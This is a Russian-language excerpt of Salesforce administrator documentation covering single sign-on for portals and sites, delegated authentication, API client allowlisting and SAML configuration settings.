Клиентские и партнерские порталы недоступны новым организациям, созданным в выпуске Summer'13 и более поздних выпусках. Взамен, рекомендуем использовать сообщества. Дополнительную информацию об использовании функции единой регистрации и SAML в сообществах см. в разделе «Настройка SAML для сообществ» документа «[Начало работы с сообществами](#)». Ниже перечислены некоторые рекомендации по использованию порталов.

- Порталы поддерживают только SAML 2.0.
- Поддерживаются только клиентские и партнерские порталы.
- Вход, инициированный поставщиком услуг, не поддерживается.
- Единая регистрация для порталов требует наличия обоих атрибутов `portal_id` и `organization_id`. При наличии только одного атрибута система возвращает ошибку.
- Если утверждение SAML содержит оба атрибута (`portal_id` и `organization_id`), то пользователю открывается страница входа на портал. В противном случае пользователю открывается обычная страница входа Salesforce посредством SAML.
- Отдельная организация может использовать несколько порталов.

### Рекомендации по единой регистрации для сайтов

- Сайты поддерживают только SAML 2.0.
- Поддерживаются только клиентские и партнерские порталы.
- Вход, инициированный поставщиком услуг, не поддерживается.

- Единая регистрация для сайтов требует наличия трех атрибутов `portal_id`, `organization_id` и `siteUrl`. При наличии только одного атрибута система возвращает ошибку.
- Если утверждение SAML содержит все три атрибута (`portal_id`, `organization_id` и `siteUrl`), то пользователю открывается страница входа на сайты. При отсутствии атрибута `siteUrl` пользователю открывается страница входа на портал.
- Отдельная организация может использовать несколько порталов.

СМ. ТАКЖЕ:

[Общие сведения о единой регистрации](#)

## Общие сведения о функции единой регистрации с делегированной проверкой подлинности

Ниже описан процесс проверки подлинности пользователей Salesforce посредством единой регистрации с делегированной проверкой подлинности.

1. Если пользователь пытается выполнить вход посредством веб-приложения или интерфейса API, то система Salesforce проверяет имя пользователя, полномочия пользователя и параметры доступа.
2. При наличии полномочия «Единая регистрация включена» система Salesforce не проверяет имя пользователя и пароль. Взамен, система генерирует вызов веб-служб, запрашивающий организацию пользователя о проверке имени пользователя и пароля.



**Прим.:** Пароли пользователей не хранятся и не заносятся в журналы Salesforce. Система удаляет данные сведения по завершении проверки.

3. Вызов веб-служб передает `username`, `password` и `sourceIp` в веб-службу пользователя. (`sourceIp` — это IP-адрес, инициировавший запрос на вход. Рекомендуем создать и внедрить веб-службу, доступную серверам Salesforce.)
4. Веб-служба пользователя проверяет переданные данные и возвращает ответ «истина» или «ложь».
5. При получении ответа «истина» система продолжает процесс входа, создает сеанс и предоставляет пользователю доступ к приложению. При получении ответа «ложь» система уведомляет пользователя о недействительности имени пользователя и пароля.



**Прим.:** Применение делегированной проверки подлинности может вызвать кратковременную задержку при входе пользователя. Данное время необходимо для активации учетной записи пользователя в организации.

СМ. ТАКЖЕ:

[Общие сведения о единой регистрации](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Изменение всех данных»



## Настройка системы Salesforce для делегированной проверки подлинности

Чтобы включить единую регистрацию с делегированной проверкой подлинности в организации, выполните указанные ниже действия.

1. Чтобы включить единую регистрацию с делегированной проверкой подлинности в организации, обратитесь в компанию Salesforce.
2. Создайте веб-службу единой регистрации.

- a. В Salesforce загрузите файл Web Services Description Language (WSDL) с именем `AuthenticationService.wsdl`, для этого введите строку «*Загрузить WSDL делегированной проверки подлинности*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Загрузить WSDL делегированной проверки подлинности»**. Файл WSDL описывает службу единой регистрации с делегированной проверкой подлинности и может использоваться для автоматического создания серверной залушки, которая может быть дополнена конкретным внедрением. Например, переключатель `--server-side` может использоваться в инструменте WSDL2Java на платформе Apache Axis. Переключатель `/server` может использоваться в инструменте wsdl.exe на платформе .NET.

Примеры запроса и ответа см. в подразделе «[Пример сообщения SOAP для делегированной проверки подлинности](#)» на странице 997.

- b. Добавьте ссылку на внутрикорпоративную сеть или другой внутренний сайт, который передает регистрационные данные проверенного пользователя посредством HTTP POST на страницу входа Salesforce.

Система Salesforce использует поле `password` только для возврата пароля пользователю, поэтому значение данного поля может не передаваться. Взамен, рекомендуем передать другой маркер проверки подлинности (например, билет Kerberos), позволяющий заблокировать передачу действующих корпоративных паролей в систему Salesforce или из нее.

При необходимости настройте центр делегированной проверки подлинности Salesforce, позволяющий разрешать только маркеры, либо принимать маркеры или пароли. Если центр принимает только маркеры, то пользователь Salesforce не может выполнить вход в систему Salesforce напрямую, так как не может создать действительный маркер. Тем не менее, многие компании разрешают использование как маркеров, так и паролей. Данная среда позволяет пользователю выполнять вход в систему Salesforce посредством страницы входа.

Если сервер Salesforce возвращает регистрационные данные в сообщении `Authenticate`, рекомендуем проверить данные, чтобы предоставить пользователю доступ к приложению.

3. В Salesforce укажите URL-адрес шлюза единой регистрации организации, для этого введите строку «*Единая регистрация*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры единой регистрации»** и щелкните **«Правка»**. Введите URL-адрес в текстовое поле **«URL-адрес делегированного шлюза»**.

Из соображений безопасности, система Salesforce ограничивает доступные исходящие порты.

- 80: данный порт принимает только подключения HTTP.
- 443: данный порт принимает только подключения HTTPS.
- 1024–66535 (включительно): данные порты принимают подключения HTTP или HTTPS.

4. При необходимости установите флажок **«Применить выноску делегированной проверки подлинности»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:


- «Просмотр настройки и конфигурации»

Для редактирования параметров:


- «Настройка приложения»

И

«Изменение всех данных»

 **Прим.:** Если данный флажок снят, то вызов не отправляется на конечную точку единой регистрации при неудачной попытке входа, являющейся результатом ограничений, установленных для организации Salesforce. Чтобы регистрировать каждую попытку входа, установите данный флажок для применения выноски на конечную точку единой регистрации независимо от ошибок ограничения входа.

5. Включите полномочие «Единая регистрация включена».

 **Важное замечание:** Дополнительную информацию о способах просмотра ошибок входа см. в разделе «[Просмотр ошибок входа посредством единой регистрации](#)» на странице 975.

СМ. ТАКЖЕ:


[Общие сведения о единой регистрации](#)

[Общие сведения о функции единой регистрации с делегированной проверкой подлинности](#)

## Определение доступа отдельного API-клиента к организации Salesforce

Функция «Добавление API-клиентов в список разрешенных» требует подтверждения администратором всех клиентских приложений API (например, Data Loader), кроме случаев назначения полномочия «Использование любого API-клиента» профилю или набору полномочий пользователя.

Администраторы могут предоставлять некоторым пользователям API-доступ посредством полномочия «API включен». Назначенное полномочие разрешает API-доступ пользователя посредством любого клиента (например, Data Loader, Salesforce1, Salesforce for Outlook или Force.com Migration Tool). Чтобы точнее контролировать приложения, предназначенные для API-доступа, включите функцию «Добавление API-клиентов в список разрешенных». Данная функция использует текущие возможности авторизации связанных приложений. Благодаря функции «Добавление API-клиентов в список разрешенных», администратор может подтверждать или блокировать доступ отдельных клиентских приложений для каждого соответствующего связанного приложения. Доступ всех клиентских приложений, которые не используются как связанные приложения, блокируется. При отсутствии связанных приложений данное ограничение может быть ослаблено для отдельных пользователей путем назначения профиля или набора полномочий со включенным полномочием «Использование любого API-клиента».

 **Прим.:** Чтобы включить функцию «Добавление API-клиентов в список разрешенных», обратитесь в компанию Salesforce. Включение данной функции инициирует ограничение доступа всех клиентов до его явного предоставления администратором. Данное ограничение может заблокировать доступ к приложениям, которые уже используются пользователями. Прежде чем включить данную функцию, рекомендуем настроить и подтвердить связанные приложения для любого клиентского приложения, необходимого пользователям, либо назначить пользователям профиль или набор полномочий со включенным полномочием «Использование любого API-клиента».

Чтобы настроить функцию «Добавление API-клиентов в список разрешенных», выполните указанные ниже действия.

1. Чтобы включить данную функцию для организации, обратитесь в компанию Salesforce.
2. Введите строку «*Связанные приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите параметр управления связанными приложениями.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Изменение всех данных»

3. Нажмите кнопку **«Правка»** в разделе «Параметры доступа к приложению».
4. Установите флажок **«Ограничить API-доступ к установленным связанным приложениям с политикой "Пользователи, допущенные администратором, предварительно авторизованы"»**.

Чтобы разрешить любым страницам Visualforce, использующим API, дальнейший доступ к объектам организации, установите флажок **«Разрешить страницам Visualforce игнорирование данного ограничения»**. При включении функции «Добавление API-клиентов в список разрешенных» без выбора данного параметра авторизации подлежат только подтвержденные связанные приложения, тогда как страницы Visualforce могут работать некорректно. Кроме того, при отсутствии данного флажка доступ клиентских приложений, вызывающих `getSessionId()`, блокируется. Доступ приложений, выполняющих вызовы API к системе Salesforce посредством сеанса, полученного в контексте Visualforce, блокируется до установки данного флажка.

5. Нажмите кнопку **«Сохранить»**.


После настройки данной функции авторизация всех клиентских приложений требует явного подтверждения администратором, кроме случаев назначения пользователю профиля или набора полномочий со включенным полномочием «Использование любого API-клиента».

Некоторые компоненты часто используемых приложений автоматически устанавливаются в организациях как связанные приложения. Данные компоненты поддерживают такие приложения, как Data Loader, Salesforce1 и т. д. После настройки данной функции также потребуются подтверждение данных компонентов, кроме случаев назначения пользователю профиля или набора полномочий со включенным полномочием «Использование любого API-клиента». Дополнительную информацию о данных компонентах см. в разделе [«Управление связанным приложением»](#).

## Просмотр ошибок входа посредством единой регистрации

Если организация использует делегированную проверку подлинности и поддерживает встроенное решение единой регистрации, то пользователи могут просматривать последние ошибки входа, выполненного посредством единой регистрации.

1. Введите строку *«Журнал ошибок делегированной проверки подлинности»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Журнал ошибок делегированной проверки подлинности»**.
2. Просмотрите имя пользователя, время входа и саму ошибку для 21 последней ошибки входа.

 **Прим.:** Дополнительную информацию о включении функции единой регистрации можно получить в компании Salesforce.

СМ. ТАКЖЕ:

[Общие сведения о единой регистрации](#)

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра ошибок входа посредством единой регистрации:

- «Изменение всех данных»

## Общие сведения о SAML

Security Assertion Markup Language (SAML) — это стандарт на основе XML, позволяющий обмениваться решениями проверки подлинности между разными службами. Данный стандарт используется многими решениями единой веб-регистрации. Система Salesforce поддерживает SAML для единой регистрации в Salesforce посредством корпоративного портала или поставщика удостоверений.

Основные действия по настройке функции единой регистрации посредством SAML выполняются поставщиком удостоверений.

1. Выберите поставщика удостоверений SAML и [определите](#) способ его подключения к системе Salesforce. Поставщик удостоверений SAML отправляет запросы на единую регистрацию в систему Salesforce.
2. Предоставьте поставщику удостоверений нужные сведения (например, [URL-адреса начальной страницы и страницы выхода](#)).
3. Чтобы настроить систему Salesforce, выполните инструкции, указанные в разделе [«Настройка параметров SAML для единой регистрации»](#). Данное действие является единственным выполняемым в системе Salesforce.

Поставщик удостоверений должен отправить утверждения SAML в систему Salesforce посредством профиля POST обозревателя единой веб-регистрации SAML. Система Salesforce посылает ответы SAML на указанный в поле «URL-адрес входа для поставщика удостоверений» адрес в меню «Настройка», для этого введите строку *«Единая регистрация»* в поле «Быстрый поиск», затем выберите пункт **«Параметры единой регистрации»**. Система Salesforce получает и сравнивает утверждение с конфигурацией Salesforce; если утверждение является истинным, то единая регистрация разрешается.

Чтобы [проверить утверждение SAML](#), содержащее ошибку после настройки SAML в системе Salesforce, рекомендуем использовать средство проверки утверждения SAML. Обратите внимание, что сначала должно быть получено утверждение SAML от поставщика удостоверений.

Чтобы определить причину неудачного входа посредством SAML, [просмотрите журнал входов SAML](#) и сообщите данные сведения поставщику удостоверений.

Если поставщик удостоверений поддерживает метаданные, а SAML настраивается посредством версии 2.0, нажмите кнопку **«Загрузить метаданные»**, чтобы загрузить файл конфигурации XML, который затем может быть передан для автоматической настройки параметров подключения к организации Salesforce или сообществу.

[Работа с поставщиком удостоверений](#)

[Настройка параметров SAML для единой регистрации](#)

[Просмотр параметров единой регистрации](#)

[Значения поставщика удостоверений](#)

[Настройка начальной страницы, страниц ошибок, входа и выхода SAML](#)

[Примеры утверждений SAML](#)

[Просмотр журнала входов SAML](#)

[Проверка параметров SAML для единой регистрации](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:




- «Настройка приложения»

И


«Изменение всех данных»

## Ошибки проверки утверждения SAML

### Работа с поставщиком удостоверений

- Ниже перечислены сведения, которые должны быть получены от поставщика удостоверений перед настройкой системы Salesforce для использования SAML.
  - Версия SAML, используемая поставщиком удостоверений (1.1 или 2.0)
  - Код объекта поставщика удостоверений (или отправитель)
  - Сертификат проверки подлинности.
    -  **Совет:** Область хранения сертификата должна быть доступна посредством обозревателя. Данный сертификат будет загружен в систему Salesforce на последующем этапе.
  - Следующие параметры утверждения SAML:
    - Тип кода пользователя SAML
    - Местоположение кода пользователя SAML
    - Имя атрибута
    - URI атрибута
    - Формат кода имени
  -  **Прим.:** Параметры «Имя атрибута», «URI атрибута» и «Формат кода имени» задаются только в том случае, если параметру «Местоположение кода пользователя SAML» задано значение «... находится в элементе Attribute».
  -  **Совет:** Чтобы быстро настроить функцию единой регистрации, импортируйте параметры SAML 2.0 из XML-файла (или URL-адреса, указывающего на файл) на странице «Параметры единой регистрации». Получите XML-файл от поставщика удостоверений.

При необходимости предоставьте поставщику удостоверений [дополнительную информацию](#) о данных значениях.

-  **Совет:** Включите SAML в системе Salesforce и сделайте снимок страницы для поставщика удостоверений. Введите строку «*Параметры единой регистрации*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Параметры единой регистрации**», щелкните «**Правка**» и установите флажок «SAML включен».
- Чтобы настроить [начальную страницу](#), а также [страницы входа и выхода](#), обратитесь к поставщику удостоверений.
  - Предоставьте поставщику удостоверений доступ к [примерам утверждений SAML](#), позволяющим определить формат, который требуется системе Salesforce для успешной единой регистрации.

СМ. ТАКЖЕ:

[Общие сведения о SAML](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Изменение всех данных»

## Настройка параметров SAML для единой регистрации


Данная страница позволяет настроить функцию единой регистрации в организации. При необходимости пользователь может настроить функцию своевременной инициализации. Чтобы правильно настроить данные параметры, рекомендуем обратиться к поставщику удостоверений. Дополнительную информацию о функции единой регистрации см. в разделе «[Общие сведения о единой регистрации](#)». Дополнительную информацию о функции своевременной инициализации см. в разделе «[Общие сведения о своевременной инициализации](#)».

Чтобы настроить параметры SAML для единой регистрации в системе Salesforce посредством корпоративного поставщика удостоверений, выполните указанные ниже действия.

1. [Получите сведения от поставщика удостоверений.](#)
2. [Предоставьте сведения поставщику удостоверений.](#)
3. [Настройте функцию единой регистрации.](#)
4. [При необходимости настройте поставщика удостоверений для шифрования утверждений SAML.](#)
5. [При необходимости включите функцию своевременной инициализации пользователя.](#)
6. [Отредактируйте средство обработки своевременной инициализации SAML](#) (при выборе параметра «Настраиваемая SAML со средством обработки Apex» для своевременной инициализации).
7. [Протестируйте подключение единой регистрации.](#)

### Настройка функции единой регистрации

1. В Salesforce введите строку «[Параметры единой регистрации](#)» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «[Параметры единой регистрации](#)» и щелкните «[Правка](#)».
2. Установите флажок «SAML включен». Параметры единой регистрации SAML могут быть просмотрены только после включения SAML.
3. Укажите версию SAML, используемую поставщиком удостоверений.
4. Нажмите кнопку «[Сохранить](#)».
5. Чтобы создать конфигурацию, нажмите соответствующую кнопку в разделе «Параметры единой регистрации SAML».
  - «[Создать](#)»: настройка всех параметров вручную.
  - «[Создать из файла метаданных](#)»: импорт параметров SAML 2.0 из XML-файла от поставщика удостоверений. Данный алгоритм считывает XML-файл и использует его для настройки как можно большего количества параметров.

 **Прим.** Если файл XML содержит сведения более чем одной конфигурации, используется первая обнаруженная в файле конфигурация.

- «[Создать из URL-адреса метаданных](#)»: импорт параметров SAML 2.0 из общедоступного URL-адреса. Данный алгоритм считывает XML-файл, расположенный по общедоступному URL-адресу, и использует его для настройки

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Изменение всех данных»



как можно большего количества параметров. URL-адрес должен быть добавлен на страницу «Параметры удаленного узла» для его доступности из организации Salesforce.

**6. Заполните поле «Имя».**

Система Salesforce заполняет поле «**API-имя**» соответствующим значением, которое при необходимости может быть изменено.

**7. Заполните поле «Отправитель».** Как правило, данное значение считается кодом объекта для поставщика удостоверений.

**8. Если организация Salesforce использует развернутые домены, укажите, что следует использовать: стандартный домен (<https://saml.salesforce.com>) или настраиваемый домен для параметра «Код объекта».** Данные сведения должны быть переданы поставщику удостоверений.



**Совет:** Как правило, настраиваемый домен используется в качестве кода объекта. Если развертывание домена выполняется после настройки единой регистрации, то кодом объекта считается стандартный домен. При использовании функции Salesforce to Salesforce рекомендуем указать настраиваемый домен.

**9. Чтобы найти и загрузить сертификат проверки подлинности, созданный поставщиком удостоверений, нажмите кнопку «Обзор»** напротив поля «Сертификат поставщика удостоверений».

**10. Заполните поле «Сертификат подписи запроса»** любым из сертификатов, сохраненных на странице «**Управление сертификатами и ключами**».

**11. Заполните поле «Метод подписи запроса»** алгоритмом хэширования для зашифрованных запросов («RSA-SHA1» или «RSA-SHA256»).

**12. Если поставщик удостоверений шифрует утверждения SAML, заполните поле «Сертификат расшифровки утверждения»** предоставленным сертификатом, сохраненным на странице «**Управление сертификатами и ключами**». Данное поле доступно только организациям, поддерживающим несколько конфигураций единой регистрации. Дополнительную информацию см. в подразделе «[Настройка поставщика удостоверений для шифрования утверждений SAML](#)».

**13. Заполните поля «Тип удостоверения SAML», «Расположение удостоверения SAML»** и другие поля, описанные в разделе «[Значения поставщика удостоверений](#)», значениями, предоставленными поставщиком удостоверений.

**14. Заполните поле «Связывание запросов, инициированных поставщиком услуг»** соответствующим значением на основе сведений, предоставленных поставщиком удостоверений.

**15. Для SAML 2.0: если поставщик удостоверений использует специальные страницы входа и выхода, заполните поля «URL-адрес входа для поставщика удостоверений» и «URL-адрес выхода для поставщика удостоверений»** соответственно.



**Прим.:** Данные поля доступны в организациях Developer Edition и безопасных организациях по умолчанию, а в производственных организациях только при использовании функции «Мой домен». Поля не отображаются в пробных организациях или связанных безопасных средах.

**16. Введите URL-адрес страницы для переадресации пользователей при возникновении ошибки входа SAML** в поле «URL-адрес настраиваемой ошибки». Данная страница должна быть общедоступной (например, страница Visualforce на общедоступном сайте). URL-адрес может быть абсолютным или относительным.

**17. При необходимости настройте функцию своевременной инициализации пользователя.** Дополнительную информацию см. в подразделе «[Включение функции своевременной инициализации пользователя](#)» и разделе «[Общие сведения о своевременной инициализации для SAML](#)».

**18. Нажмите кнопку «Сохранить».**

Если поставщик удостоверений поддерживает метаданные, а SAML настраивается посредством версии 2.0, нажмите кнопку **«Загрузить метаданные»**, чтобы загрузить файл конфигурации XML, который затем может быть передан для автоматической настройки параметров подключения к организации Salesforce или сообществу.

### Настройка поставщика удостоверений для шифрования утверждений SAML

При использовании системы Salesforce в качестве поставщика услуг для входящих утверждений SAML рекомендуем выбрать сохраненный сертификат для расшифровки входящих утверждений от сторонних поставщиков удостоверений. Кроме того, предоставьте копию данного сертификата поставщику удостоверений.

1. На странице параметров единой регистрации в настройках создайте новую конфигурацию SAML.
2. Заполните поле «Сертификат расшифровки утверждения» любым из сертификатов, сохраненных на странице **«Управление сертификатами и ключами»**.



**Прим.:** При отсутствии поля «Сертификат расшифровки утверждения» рекомендуем включить поддержку нескольких конфигураций единой регистрации (доступно только организациям, созданным до выпуска Summer'13, которые не используют SAML 1.1). Чтобы включить поддержку нескольких конфигураций единой регистрации, щелкните **«Включить несколько конфигураций»** на странице **«Параметры единой регистрации»**. Наличие поля, но отсутствие кнопки **«Включить несколько конфигураций»** указывают на то, что данный параметр уже включен.

3. Настройте «Расположение удостоверения SAML» на элемент, где расположен ваш идентификатор.
4. При сохранении новой конфигурации SAML система Salesforce изменяет значение поля «URL-адрес входа Salesforce» (или «URL-адрес ACS»). Получите новое значение (на странице «Параметры единой регистрации» в меню «Настройка») и щелкните по имени новой конфигурации SAML. Значение отображается полем «URL-адрес входа Salesforce».
5. Поставщик удостоверений должен использовать значение поля «URL-адрес входа Salesforce».
6. Предоставьте поставщику удостоверений копию сертификата, выбранного в поле «Сертификат расшифровки утверждения», который должен использоваться для шифрования утверждений.

### Включение функции своевременной инициализации пользователя

1. Установите флажок «Инициализация пользователя включена» в разделе «Параметры единой регистрации SAML».
  - «Стандартная»: данный параметр позволяет автоматически инициализировать пользователей посредством атрибутов утверждения.
  - «Настраиваемая SAML со средством обработки Apex»: данный параметр позволяет инициализировать пользователей на основе логики в классе Apex.
2. При выборе параметра «Стандартная» нажмите кнопку **«Сохранить»** и **протестируйте подключение единой регистрации**. При выборе параметра «Настраиваемая SAML со средством обработки Apex» перейдите к следующему действию.
3. Выберите текущий класс Apex как класс средства обработки своевременной инициализации SAML в поле «Средство обработки своевременной инициализации SAML». Данный класс должен реализовывать **интерфейс SamlJitHandler**. При отсутствии класса Apex щелкните «Автоматически создавать шаблон средства обработки своевременной инициализации SAML» для его создания. Прежде чем использовать данный класс, выполните его редактирование путем изменения стандартного содержимого. Дополнительную информацию см. в подразделе **«Редактирование средства обработки своевременной инициализации SAML»**.



4. Выберите пользователя, выполняющего класс Apex, в поле «Выполнить средство обработки как:». Пользователю должно быть предоставлено полномочие «Управление пользователями».
5. Для использования функции своевременной инициализации требуется указать код интегрирования в типе пользователя. Установите переключатель «Утверждение содержит код интегрирования из объекта "Пользователь"» для параметра «Тип удостоверения SAML». Поставщик удостоверений, который раньше использовал имя пользователя Salesforce, должен быть уведомлен о необходимости использования кода интегрирования.
6. Нажмите кнопку **«Сохранить»**.

### Редактирование средства обработки своевременной инициализации SAML

1. Введите строку *«Классы Apex»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Классы Apex»**.
2. Отредактируйте созданное средство обработки Apex своевременной инициализации SAML для соотнесения полей между SAML и Salesforce. При необходимости измените созданный код для поддержки перечисленных ниже компонентов.
  - Настраиваемые поля
  - Неточное совпадение профилей
  - Неточное совпадение ролей
  - Поиск контактов по адресу эл. почты
  - Поиск организаций по номеру организации
  - Стандартная инициализация пользователя в сообществе
  - Стандартный вход пользователя в сообщество
  - Стандартное использование кода профиля для своевременной инициализации на порталах
  - Стандартное использование роли портала для своевременной инициализации на порталах
  - Создание имени пользователя для своевременной инициализации на порталах

Например, найдите комментарий «Обработать настраиваемые поля здесь» в созданном коде для поддержки настраиваемых полей в созданном коде средства обработки. Вставьте код настраиваемого поля после данного комментария. Дополнительную информацию и примеры см. в [документации к интерфейсу SamlJitHandler](#).



**Прим.:** Если поставщик удостоверений отправляет атрибуты своевременной инициализации для объекта «Контакт» или «Организация» в одном утверждении с объектом «Пользователь», то созданному средству обработки может быть недоступно выполнение обновлений. Список полей объекта «Пользователь», которые не могут обновляться одновременно с полями объекта «Контакт» или «Организация», см. в разделе [«Объекты sObject, которые не могут использоваться вместе в операциях DML»](#).

### Тестирование подключения единой регистрации

Чтобы протестировать настроенные и сохраненные параметры SAML, рекомендуем открыть приложение поставщика удостоверений. Поставщик удостоверений предписывает обозревателю пользователя отправить форму, содержащую утверждения SAML, на страницу входа Salesforce. Система проверяет каждое утверждение и разрешает единую регистрацию при успешной проверке.

При возникновении ошибки единой регистрации после настройки и сохранения параметров SAML рекомендуем воспользоваться [средством проверки утверждения SAML](#). Обратите внимание, что сначала должно быть получено утверждение SAML от поставщика удостоверений.

Чтобы определить причину неудачного входа посредством SAML, [просмотрите журнал входов SAML](#) и сообщите данные сведения поставщику удостоверений.

При использовании SAML 2.0: поле «Конечная точка маркера OAuth 2.0» заполняется после настройки SAML. Рекомендуем использовать данное значение в процессе проверки подлинности единой веб-регистрации для OAuth 2.0.

СМ. ТАКЖЕ:

[Общие сведения о SAML](#)

[Рекомендации по внедрению единой регистрации](#)

[Проверка параметров SAML для единой регистрации](#)

[Общие сведения о сертификатах и ключах Salesforce](#)

## Просмотр параметров единой регистрации

Параметры единой регистрации могут быть просмотрены только после настройки SAML в организации Salesforce. Введите строку «*Параметры единой регистрации*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Параметры единой регистрации**».

Данная страница содержит сведения о конфигурации SAML. Как правило, данные поля аналогичны полям на странице [настройки SAML](#). Ниже перечислены поля, содержащие сведения, которые создаются автоматически при заполнении конфигурации. Доступные поля определяются конфигурацией.

| Поле                             | Описание  |
|----------------------------------|---|
| URL-адрес входа Salesforce       | Только для SAML 2.0: если параметру «Тип кода пользователя SAML» задано значение «Утверждение содержит имя пользователя Salesforce», а параметру «Местоположение кода пользователя SAML» задано значение «Код пользователя находится в элементе NamelIdentifier оператора Subject», то данный URL-адрес соответствует URL-адресу, связанному со входом для процесса утверждения OAuth единой веб-регистрации. |
| URL-адрес выхода Salesforce      | Только для SAML 2.0: отображение URL-адреса выхода Salesforce, на который перенаправляется пользователь после выхода. Данный URL-адрес используется только при отсутствии значения в поле «URL-адрес выхода для поставщика удостоверений».  |
| Конечная точка маркера OAuth 2.0 | Только для SAML 2.0: URL-адрес ACS, используемый при включении системы Salesforce в качестве поставщика удостоверений в процессе утверждения OAuth единой веб-регистрации.  |

Ниже перечислены действия, доступные на данной странице.

- Чтобы изменить текущую конфигурацию SAML, щелкните «**Правка**».
- Чтобы проверить параметры SAML посредством утверждения SAML, предоставленного поставщиком удостоверений, щелкните ссылку «**Средство проверки утверждения SAML**».
- Если поставщик удостоверений поддерживает метаданные, а SAML настраивается посредством версии 2.0, нажмите кнопку «**Загрузить метаданные**», чтобы загрузить файл конфигурации XML, который затем может быть передан для автоматической настройки параметров подключения к организации Salesforce или сообществу.

СМ. ТАКЖЕ:

[Общие сведения о SAML](#)

## ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Изменение всех данных»

## Значения поставщика удостоверений

Прежде чем настроить SAML в системе Salesforce, рекомендуем принять сведения от поставщика удостоверений. Данные сведения должны использоваться на [странице единой регистрации](#).

Ниже приведены сведения, которые могут быть полезны поставщику удостоверений.

| Поле                                | Описание   |
|-------------------------------------|--|
| Версия SAML                         | Версия SAML, используемая поставщиком удостоверений. В настоящее время система Salesforce поддерживает версии 1.1 и 2.0. Спецификации SAML для разных версий см. ниже. <ul style="list-style-type: none"> <li>• <a href="#">SAML 1.1</a></li> <li>• <a href="#">SAML 2.0</a></li> </ul>  |
| Отправитель                         | Код объекта — это уникальный URL-адрес, идентифицирующий поставщика удостоверений SAML. Утверждения SAML, отправленные в систему Salesforce, должны полностью соответствовать данному значению в атрибуте <saml:Issuer> утверждений SAML.  |
| Код объекта                         | Отправитель в запросах SAML, созданных системой Salesforce, а также ожидаемая аудитория любых входящих ответов SAML. При отсутствии развернутых доменов система всегда использует следующее значение: <code>https://saml.salesforce.com</code> . При наличии развернутых доменов Salesforce рекомендует использовать имя настраиваемого домена. Данное значение доступно на странице «Параметры единой регистрации». Введите строку « <i>Параметры единой регистрации</i> » в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт « <b>Параметры единой регистрации</b> ».   |
| Сертификат поставщика удостоверений | Сертификат проверки подлинности, созданный поставщиком удостоверений.  |
